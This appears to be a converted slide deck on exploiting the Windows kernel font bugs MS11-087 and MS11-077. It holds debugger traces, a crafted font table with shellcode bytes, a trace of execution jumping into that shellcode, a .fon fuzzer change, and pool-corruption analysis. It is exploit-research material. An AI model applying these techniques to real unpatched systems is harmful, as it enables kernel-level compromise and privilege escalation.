
Exploit MS11-087



Exploit MS11-087



Exploit MS11-087



Exploit MS11-087

```

win32k!itrp_GetCVTEntryFast+0x5:
9374b197 8b5008      mov     edx,dword ptr [eax+8]
kd> reax
eax=fe298f98
kd> p
win32k!itrp_GetCVTEntryFast+0x8:
9374b19a 8b048a      mov     eax,dword ptr [edx+ecx*4]
kd> redx
edx=fe298f94
kd> recx
ecx=0000002f
kd> dd edx+ecx*4 11
fe299050 fe29932c
kd> db fe29932c
fe29932c b8 7f c0 b8 01 c0 63 b8-3a 40 60 b8 00 0c 60 1c .....c.:@`....
fe29933c 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
fe29934c 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
fe29935c 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
fe29936c 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
fe29937c 60 55 8b ec 81 ec f8 02-00 00 c7 45 f4 00 00 00 `U.....E....
fe29938c 00 c7 45 fc 00 30 00 00-b9 76 01 00 00 0f 32 66 ..E..0...v...2f
fe29939c 25 01 f0 48 81 38 4d 5a-90 00 75 f7 8b f0 8b 5e %..H.8MZ..u...^

```

```

BF85B192
BF85B192
BF85B192
BF85B192 itrp_GetCVTEntryFast proc near
BF85B192 mov     eax, dword BFA19644
BF85B197 mov     edx, [eax+8]
BF85B19A mov     eax, [edx+ecx*4]
BF85B19D ret
BF85B19D itrp_GetCVTEntryFast endp
BF85B19D

```

Exploit MS11-087

Name	Value	Offset	Size	Type
FontDataList[1]		0x00000000	0x0000010c	List<F...
FontData[0]		0x00000000	0x0000010c	FontData
FontOffsetTable		0x00000000	0x0000000c	Offset...
FontTableDirectory[16]		0x0000000c	0x00000100	List<Di...
EBDTDirectoryEntry[0]	EBDT	0x0000000c	0x00000010	EBDTDi...
EBLCDirectoryEntry[1]	EBLC	0x0000001c	0x00000010	EBLCDi...
EB5CDirectoryEntry[2]	EB5C	0x0000002c	0x00000010	EB5CDi...
OS2DirectoryEntry[3]	OS/2	0x0000003c	0x00000010	OS2Dir...
CMAPDirectoryEntry[4]	cmap	0x0000004c	0x00000010	CMAP...
CVTDirectoryEntry[5]	cvt	0x0000005c	0x00000010	CVTDir...
FPGMDirectoryEntry[6]	fpgm	0x0000006c	0x00000010	FPGMD...
Tag	fpgm	0x0000006c	0x00000004	DataIt...
Checksum	0x7F06E900	0x00000070	0x00000004	DataIt...
Offset	0x10C	0x00000074	0x00000004	DataIt...
Length	0x3B89B	0x00000078	0x00000004	DataIt...
DataFPGM[243867]		0x0000010c	0x0003b89b	List<D...
padding[1]		0x0003b9a7	0x00000001	List<D...
GLYFDirectoryEntry[7]	glyf	0x0000007c	0x00000010	GLYFDi...
HEADDirectoryEntry[8]	head	0x0000008c	0x00000010	HEADD...
HHEADDirectoryEntry[9]	hhea	0x0000009c	0x00000010	HHEAD...
GenericDirectoryEntry[10]	hmtx	0x000000ac	0x00000010	Generi...
LocaDirectoryEntry[11]	loca	0x000000bc	0x00000010	LocaDi...
MAXPDirectoryEntry[12]	maxp	0x000000cc	0x00000010	MAXPD...
NameRecordDirEntry[13]	name	0x000000dc	0x00000010	NameR...
GenericDirectoryEntry[14]	post	0x000000ec	0x00000010	Generi...

```

win32k!itrp_GetCVTEntryFast+0x5:
9374b197 8b5008      mov     edx,dword ptr [eax+8]
kd> reax
eax=fe298f98
kd> p
win32k!itrp_GetCVTEntryFast+0x8:
9374b19a 8b048a      mov     eax,dword ptr [edx+ecx*4]
kd> redx
edx=fe298f94
kd> recx
ecx=0000002f
kd> dd edx+ecx*4 11
fe299050 fe29932c
kd> db fe29932c
fe29932c b8 7f c0 b8 01 c0 63 b8-3a 40 60 b8 00 0c 60 1c
fe29933c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
fe29934c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
fe29935c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
fe29936c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
fe29937c 60 55 8b ec 81 ec f8 02-00 00 c7 45 f4 00 00 00
fe29938c 00 c7 45 fc 00 30 00 00-b9 76 01 00 00 0f 32 66
fe29939c 25 01 f0 48 81 38 4d 5a-90 00 75 f7 8b f0 8b 5e

```

```

.....c..@.....
.....
.....
U..E..0..v..2f
%.H.8MZ..u...^

```


Exploit MS11-087

Name	Value	Offset	Size	Type
DataFPGM[65]	0x0	0x0000014d	0x00000001	DataIt...
DataFPGM[66]	0x0	0x0000014e	0x00000001	DataIt...
DataFPGM[67]	0x0	0x0000014f	0x00000001	DataIt...
DataFPGM[68]	0x0	0x00000150	0x00000001	DataIt...
DataFPGM[69]	0x0	0x00000151	0x00000001	DataIt...
DataFPGM[70]	0x0	0x00000152	0x00000001	DataIt...
DataFPGM[71]	0x0	0x00000153	0x00000001	DataIt...
DataFPGM[72]	0x0	0x00000154	0x00000001	DataIt...
DataFPGM[73]	0x0	0x00000155	0x00000001	DataIt...
DataFPGM[74]	0x0	0x00000156	0x00000001	DataIt...
DataFPGM[75]	0x0	0x00000157	0x00000001	DataIt...
DataFPGM[76]	0x0	0x00000158	0x00000001	DataIt...
DataFPGM[77]	0x0	0x00000159	0x00000001	DataIt...
DataFPGM[78]	0x0	0x0000015a	0x00000001	DataIt...
DataFPGM[79]	0x0	0x0000015b	0x00000001	DataIt...
DataFPGM[80]	0x60	0x0000015c	0x00000001	DataIt...
DataFPGM[81]	0x55	0x0000015d	0x00000001	DataIt...
DataFPGM[82]	0x55	0x0000015e	0x00000001	DataIt...
DataFPGM[83]	0x55	0x0000015f	0x00000001	DataIt...
DataFPGM[84]	0x55	0x00000160	0x00000001	DataIt...
DataFPGM[85]	0x55	0x00000161	0x00000001	DataIt...
DataFPGM[86]	0x55	0x00000162	0x00000001	DataIt...
DataFPGM[87]	0x55	0x00000163	0x00000001	DataIt...
DataFPGM[88]	0x55	0x00000164	0x00000001	DataIt...
DataFPGM[89]	0x55	0x00000165	0x00000001	DataIt...

Perfectly jump into the shellcode

```

win32k!itrp_LSW+0x49:
937fcd4e 8b86ac000000      mov     eax,dword ptr [esi+0x49]
kd>
win32k!itrp_LSW+0x4f:
937fcd54 8d8e00010000      lea     ecx,[esi+100h]
kd> reax
eax=fe29937c
kd> db fe29937c
fe29937c 60 55 8b ec 81 ec f8 02-00 00 c7 45 f4 30 00 00
fe29938c 00 c7 45 fc 00 30 00 00-b9 76 01 00 00 32 66
fe29939c 25 01 f0 48 81 38 4d 5a-90 00 75 f7 f0 8b 5e
fe2993ac 3c 03 de e8 32 01 00 00-e8 00 00 00 5a 81 ea
fe2993bc 3d 10 40 00 8b 82 22 12-40 00 40 81 38 c2 10
fe2993cc 75 f8 83 c0 03 89 82 22-12 40 00 5a 81 ea
fe2993dc 00 00 8b 5b 50 8b 9b b8-00 00 00 81 eb b8 00 00
fe2993ec 00 8b 83 6c 01 00 00 3d-77 69 6e 6c 75 e7 8d 45
kd> p
win32k!itrp_LSW+0x55:
937fcd5a ffd0              call    eax

```

```

^U...E...
^E...v...2f
%...H.8MZ...u...^
<...2...Z...
=.@...".@.f.8...
u...".@.d...$...
...[P...
...l...=winlu..E

```

Demonstration

Microsoft Windows Bitmapped Font (.fon)

- Microsoft Windows Bitmapped Fonts (.fon) come in two different types:
 - a. New Executable NE (old format used by Windows 3)NE
 - b. Portable Executable PE (new 32bit executable format used in Windows 95 and above)

Note: Can't find any complete documentation of Microsoft Windows Bitmapped Font. If you have any, share with me 😊!!

FON FUZZER

- .FON fuzzer consists of 2 files:
 - a. mkwinfont.py
 - written and/or maintained by Simon Tatham
 - python script generates NE .fon files only
 - b. fuzzer.py
 - written by Byoungyoung Lee
 - fuzz the .fon in different width, height

FON FUZZER

- Some modification:

a. mkwinfont.py

value = string.atol(w, 16) ;support hexadecimal

b. fuzzer.py


if width != 0:

for j in range(height):

*fdStr += "A"*width + "\n"*

fdStr += "\n"

FON FUZZER




Exploit MS11-077

- Discovered by Byoungyoung Lee
- BSOD: BAD_POOL_HEADER(19)

Interesting bug but based on the analysis, there is very difficult to bypass the 'safe unlinking' in windows kernel pool

- BSOD: DRIVER_OVERRAN_STACK_BUFFER(f7)
Possible to bypass the Stack-Canary in Kernel Land

Exploit MS11-077



win32k!BmfdOpenFontContext

;.Fon width=498 (0x1F2)

; eax=(0x1F2)*5=0x9ba

Exploit MS11-077

The diagram illustrates the execution flow of the `win32k!BmfdOpenFontContext` function. It consists of several assembly code snippets and a debugger window.

Assembly Snippets:

- Snippet 1 (BF837F82):**

```

BF837F82
BF837F82 loc_BF837F82:          ; ebp+var_8=000009ba
BF837F82 mov     eax, [ebp+var_8] ; mov eax, [ebp+numElement]
BF837F85 add     eax, 7
BF837F88 shr     eax, 3           ; eax=138h
BF837F8B mov     [ebp+var_4], ecx ; ecx=00000001
BF837F8E cmp     eax, 100h
BF837F93 jbe     short loc_BF837FA1 ; mov eax,[ebp+preDefinedSize]

```
- Snippet 2 (BF837F95):**

```

BF837F95 add     eax, 28h        ; eax=160h
BF837F98 mov     [ebp+var_4], 0  ; ebp+var_4-0
BF837F9F jmp     short loc_BF837FA4

```
- Snippet 3 (BF837FA1):**

```

BF837FA1
BF837FA1 loc_BF837FA1:          ; mov eax, win32k!BmfdOpenFontContext+0x110:
BF837FA1 mov     eax, [ebp+var_14]

```
- Snippet 4 (BF837FA4):**

```

BF837FA4
BF837FA4 loc_BF837FA4:          ;
BF837FA4 push    64666D42h       ; Tag = dfmB
BF837FA9 push    eax             ; MemSize
BF837FAA push    0               ; Flags
BF837FAC call    EngAllocMem
BF837FB1 mov     esi, eax
BF837FB3 test    esi, esi
BF837FB5 jnz     short loc_BF837FC7 ; jmp to BE837FC7

```

Debugger Window (kd):

```

kd>
win32k!BmfdOpenFontContext+0x10b:
94b77fa4 68426d6664      push    64666D42h
kd>
94b77fa9 50              push    eax
kd> reax
eax=00000160
kd> .formats 64666d42
Evaluate expression:
Hex:      64666d42
Decimal:  1684434242
Octal:    14431466502
Binary:   01100100 01100110 01101101 01000010
Chars:    dfmB
Time:     Fri May 19 02:24:02 2023
Float:    low 1.70025e+022 high 0
Double:   8.32221e-315
kd> P
win32k!BmfdOpenFontContext+0x111:
94b77faa 6a00           push    0
kd>
win32k!BmfdOpenFontContext+0x113:
94b77fac e84a530300     call    win32k!EngAllocMem (94bad2fb)
kd>
win32k!BmfdOpenFontContext+0x118:
94b77fb1 8bf0           mov     esi, eax
kd> reax
eax=fe44db78


```

The debugger window shows the evaluation of the memory address `64666d42`, which is identified as a `dfmB` tag. This tag is pushed onto the stack at address `94b77fa4` before the `EngAllocMem` function is called.

win32k!BmfdOpenFontContext

;the 'EngAllocMem' function allocates a block of memory (0x160) and inserts
;a 'Bmfd' pool tag before the allocation


Exploit MS11-077



Exploit MS11-077

;Font data 'aa' will process and the result as index to read from the following array:

- a. _awStretch5W1
- b. _BFA10171
- c. _awStretch5W2
- d. _BFA10191
- e. _ajStretch5B1



Exploit MS11-077

```
win32k!vStretchGlyphBitmap+0xcb:
```

```
94d2af30 clea04      shr     edx,4
```

```
kd> !pool fe44db78
```

```
Pool page fe44db78 region is Paged session pool
```

```
fe44d000 is not a valid large pool allocation, checking large session pool...
```

```
fe44d150 size: 8 previous size: 0 (Allocated) Frag
fe44d158 size: 10 previous size: 8 (Free) Free
fe44d168 size: 48 previous size: 10 (Allocated) Usml
fe44d1b0 size: 288 previous size: 48 (Allocated) Gla:
fe44d438 size: 18 previous size: 288 (Free) Uspr
fe44d450 size: e8 previous size: 18 (Allocated) Gh14
fe44d538 size: 118 previous size: e8 (Allocated) Usqu
fe44d650 size: 288 previous size: 118 (Allocated) Gla:
fe44d8d8 size: 288 previous size: 288 (Allocated) Gla:
*fe44db60 size: 178 previous size: 288 (Allocated) *Bmfd
```

Pooltag Bmfd : Font related stuff

```
kd> !analyze -v
```

```
*****
*                                     *
*                               Bugcheck Analysis                               *
*                                     *
*****
```

```
BAD_POOL_HEADER (19)
```

The pool is already corrupt at the time of the current request.

This may or may not be due to the caller.

The internal pool links must be walked to figure out a possible cause of the problem, and then special pool applied to the suspect tags or the driver verifier to a suspect driver.

Arguments:

Arg1: 00000020, a pool block header size is corrupt.

Arg2: fe44db60, The pool entry we were looking for within the page.

Arg3: fe44dcd8, The next pool entry.

Arg4: 4a2f0051, (reserved)

Debugging Details:

BUGCHECK_STR: 0x19_20

POOL_ADDRESS: fe44db60 Paged session pool

DEFAULT_BUCKET_ID: VISTA_DRIVER_FAULT

PROCESS_NAME: csrss.exe

CURRENT_IRQL: 2

LAST_CONTROL_TRANSFER: from 828e5e71 to 82874394

STACK_TEXT:

```
8c56564c 828e5e71 00000003 bd959e8d 00000065 nt!RtlpBreakWithStatusInstruction
8c56569c 828e696d 00000003 fe44db60 000001ff nt!KiBugCheckDebugBreak+0x1c
8c565a60 829281b6 00000019 00000020 fe44db60 nt!KeBugCheck2+0x68b
8c565ad8 94bac189 fe44db68 00000000 fe78a2b0 nt!ExFreePoolWithTag+0x1b1
8c565aee 94c70204 fe44db78 94c79cdf fe1dd9c8 win32k!EngFreeMem+0x1f
8c565b00 94c79cf5 fe44db78 8c565b6c 8c565b48 win32k!BmfdCloseFontContext+0x41
8c565b10 94c85501 fe1dd9c8 00000000 8c565bc4 win32k!BmfdDestroyFont+0x16
8c565b48 94c85554 fe1dd9c8 00000000 8c565cdc win32k!PDEVOBJ::DestroyFont+0x67
8c565b78 94bf0d1e 00000000 8c565ba4 00000001 win32k!RFONTOBJ::vDeleteRFONT+0x33
8c565bbc 94bf2d15 fe1dd9c8 810a01be 8c565cdc win32k!RFONTOBJ::bMakeInactiveHelper+0x25a
```


Overwrite 3 bytes in next pool header

